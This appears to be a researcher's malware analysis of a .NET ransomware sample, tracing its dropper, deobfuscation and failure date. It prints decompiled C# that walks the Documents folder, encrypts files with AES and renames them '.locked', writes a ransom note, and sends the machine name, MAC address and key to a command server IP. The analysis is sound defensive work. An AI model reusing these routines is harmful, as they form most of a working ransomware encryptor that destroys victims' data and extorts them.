dotNet Malware : #ransomware

Name : final.exe **Size:** 987KiB
Type: Executable. **OS:** Windows
SHA256:6a475700bc2812146e3f99560dea5bfdbd1c568f80ff65806883ec8dbbad9c30


Initial Analysis :

Inspecting the executable with " Detect it Easy " tool : .Net app , not obfuscated.
Opening it with DnSpy :

```
string value = frmMain.rc4(array[1], "((@!)U#AS)(jg90saj)9sdjt9)@!#$)Saj09gasj90J@()!
  JW09asjtgs90at0912j309)J(R!)(@J#$()WJS09asjga0932j109JAW)DJ)(@J!#)(");
IL_DF:
num2 = 15;
FileSystem.FileOpen(5, tempPath + "\\explore.exe", OpenMode.Binary, OpenAccess.ReadWrite,
  OpenShare.Default, -1);
IL_FA:
num2 = 16;
```


I've noticed it was dropping a file named "explorer.exe" in the temp directory.

Running The Malware:




The malware attempted to launch the "explorer.exe" but they all collapsed!
We caught the "explorer.exe' file from Procmon.


Inspecting it :



Obfuscated by Crypto Obfuscator ! Luckily there is a free tool available which can help us de-obfuscate the file : https://github.com/0xd4d/de4dot
Cleaning our binary as output : **explore-cleaned.exe** .



Strings extracted from the dropped file blasts a huge indicator that this is a **RANSOMWARE !**
Let's run it and confirm that , setting up our monitoring tools also.




The Ransomware failed to encrypt our data and just stopped in error!
We need to dig deep to know why, we've found methods that do the following :

Digging deep into the source code :

method_1() gets the path where we decrypt "Environment.SpecialFolder.Personal" which is equivalent to "My Documents" directory and then calls **method_2() :**


```
// Token: 0x06000012 RID: 18 RVA: 0x000022BC File Offset: 0x000004BC
public void method_1()
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Personal);
    this.method_2(folderPath);
    base.Opacity = 100.0;
    base.CenterToScreen();
    Form1.timer_0.Tick += Form1.WPing;
    Form1.timer_0.Interval = 10000;
    Form1.timer_0.Start();
}
```

method_2() calls **method_5()** & traverses all files in “My Documents” to decrypt them :



```
// Token: 0x06000015 RID: 21 RVA: 0x0000237C File Offset: 0x0000057C
public void method_2(string string_1)
{
    string text = this.method_5(10);
    string[] directories = Directory.GetDirectories(string_1);
    string[] files = Directory.GetFiles(string_1, "*.*");
    foreach (string string_2 in files)
    {
        try
        {
            this.method_3(string_2, text);
        }
        catch
        {
        }
    }
    foreach (string path in directories)
    {
        string path2 = Path.Combine(string_1, path);
        DirectoryInfo directoryInfo = new DirectoryInfo(path2);
        if ((directoryInfo.Attributes & FileAttributes.Hidden) != FileAttributes.Hidden)
        {
            string[] files2 = Directory.GetFiles(path2, "*.*", SearchOption.AllDirectories);
            foreach (string string_3 in files2)
            {
                try
                {
                    this.method_3(string_3, text);
                    goto IL_B8;
                }
                catch
                {
                    goto IL_B8;
                }
                break;
                IL_B8:;
            }
        }
    }
    this.method_6(text);
}
```

method_5(int int_0) : Returns an **int_0**-length random string from the pool assigned which is the encryption / decryption key:




```
                    rijndaelManaged.BlockSize = 128;
                    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(byte_1, salt, 1000);
                    rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
                    rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
                    rijndaelManaged.Mode = CipherMode.CBC;
                    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(),
                      CryptoStreamMode.Write))
                    {
                        cryptoStream.Write(byte_0, 0, byte_0.Length);
                        cryptoStream.Close();
                    }
                    result = memoryStream.ToArray();
                }
            }
            return result;
        }

        // Token: 0x06000018 RID: 24 RVA: 0x000025BC File Offset: 0x000007BC
        public string method_5(int int_0)
        {
            StringBuilder stringBuilder = new StringBuilder();
            Random random = new Random();
            while (0 < int_0--)
            {
                stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=/"[random.Next
                  ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=/".Length)]);
            }
            return stringBuilder.ToString();
        }

        // Token: 0x06000019 RID: 25 RVA: 0x00002610 File Offset: 0x00000810
        public void method_6(string string_1)
        {
            string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Personal);
            string path = folderPath + "\\WindowsUpdate.locked";
            string[] contents = new string[]
            {
```


Then the filename and the key are passed to **method_3()** : computes hash of the key , pass it to **method_4()** listed below it, encrypts the data and writes it to the file and adds **“.locked”** extension.



```
115                 }
116             }
117             this.method_6(text);
118         }
119
120         // Token: 0x06000016 RID: 22 RVA: 0x0000246C File Offset: 0x0000066C
121         public void method_3(string string_1, string string_2)
122         {
123             byte[] byte_ = File.ReadAllBytes(string_1);
124             byte[] array = Encoding.UTF8.GetBytes(string_2);
125             array = SHA256.Create().ComputeHash(array);
126             byte[] bytes = this.method_4(byte_, array);
127             File.WriteAllBytes(string_1, bytes);
128             File.Move(string_1, string_1 + ".locked");
129         }
130
131         // Token: 0x06000017 RID: 23 RVA: 0x000024BC File Offset: 0x000006BC
132         private byte[] method_4(byte[] byte_0, byte[] byte_1)
```


method_6() at the end of **method_2()** “called with the key to” : Creates the file “**WindowsUpdate.locked**” in “**My Documents**” directory and writes to it a 10 random charachters (the Key) + **“All your files are now under my rule, Pay me some Bitconis and make them yours**”.

And then It downloads : “http://202.181.194.227/cryptowall/ransom.php?DGCMP={MACHINE_NAME}&DGMAC={MAC}&DGPASS={RANDOM_STRING}" and prints it’s content



```
179         // Token: 0x06000019 RID: 25 RVA: 0x00002610 File Offset: 0x00000810
180         public void method_6(string string_1)
181         {
182             string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Personal);
183             string path = folderPath + "\\WindowsUpdate.locked";
184             string[] contents = new string[]
185             {
186                 string_1,
187                 "All your files are now under my rule, Pay me some Bitconis and make them yours"
188             };
189             File.WriteAllLines(path, contents);
190             string arg = this.method_7();
191             string arg2 = Environment.MachineName.ToString();
192             try
193             {
194                 string address = string.Format("http://202.181.194.227/cryptowall/ransom.php?DGCMP={0}&DGMAC={1}&DGPASS={2}",
                      arg2, arg, string_1);
195                 using (WebClient webClient = new WebClient())
196                 {
197                     string value = webClient.DownloadString(address);
198                     Console.WriteLine(value);
199                 }
200             }
201             catch (Exception)
202             {
203                 MessageBox.Show("URL not reachable", "Oopz!!", MessageBoxButtons.OK, MessageBoxIcon.Hand);
204             }
205         }
206
207         // Token: 0x0600001A RID: 26 RVA: 0x000026C8 File Offset: 0x000008C8
```

The malware opens it's "http://202.181.194.227/cryptowall/index.html" when the victim clicks the button (probably to show the instructions of how to pay the ransom).




```
            }
        }

        // Token: 0x0600001A RID: 26 RVA: 0x000026C8 File Offset: 0x000008C8
        public string method_7()
        {
            return NetworkInterface.GetAllNetworkInterfaces().Where(new Func<NetworkInterface, bool>
              (Form1.<>c.<>c_0.method_0)).Select(new Func<NetworkInterface, string>
              (Form1.<>c.<>c_0.method_1)).FirstOrDefault<string>();
        }

        // Token: 0x0600001B RID: 27 RVA: 0x00002106 File Offset: 0x00000306
        private void button1_Click(object sender, EventArgs e)
        {
            Process.Start("http://202.181.194.227/cryptowall/index.html");
        }

        // Token: 0x0600001C RID: 28 RVA: 0x00002113 File Offset: 0x00000313
        protected override void Dispose(bool disposing)
```

It also pings its C2 server at "**202.181.194.227**" 10 times to check internet connection.




```
            string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Personal);
            this.method_2(folderPath);
            base.Opacity = 100.0;
            base.CenterToScreen();
            Form1.timer_0.Tick += Form1.smethod_0;
            Form1.timer_0.Interval = 10000;
            Form1.timer_0.Start();
        }

        // Token: 0x06000013 RID: 19 RVA: 0x000020F7 File Offset: 0x000002F7
        private static void smethod_0(object sender, EventArgs e)
        {
            Form1.smethod_1("202.181.194.227", 10);
        }

        // Token: 0x06000014 RID: 20 RVA: 0x0000231C File Offset: 0x0000051C
        public static double smethod_1(string string_1, int int_0)
        {
            long num = 0L;
            Ping ping = new Ping();
            for (int i = 0; i < int_0; i++)
            {
                PingReply pingReply = ping.Send(string_1);
                if (pingReply.Status == IPStatus.Success)
                {
                    num += pingReply.RoundtripTime;
                }
                else
                {
                    MessageBox.Show("Are you trying to fool me? Connect me to the Internet ;)", "Oopz!!",
                      MessageBoxButtons.OK, MessageBoxIcon.Exclamation);
                }
```


Some photos also were held at the resources :



Upon inspecting **smethod_1()** : here we can see that the crypto obfuscator evaluation version will stop working at “4-Nov-2016” so that’s why the malware wasn’t working.

```
        // Token: 0x0600002C RID: 44 RVA: 0x00002CA8 File Offset: 0x00000EA8
        internal static void smethod_1()
        {
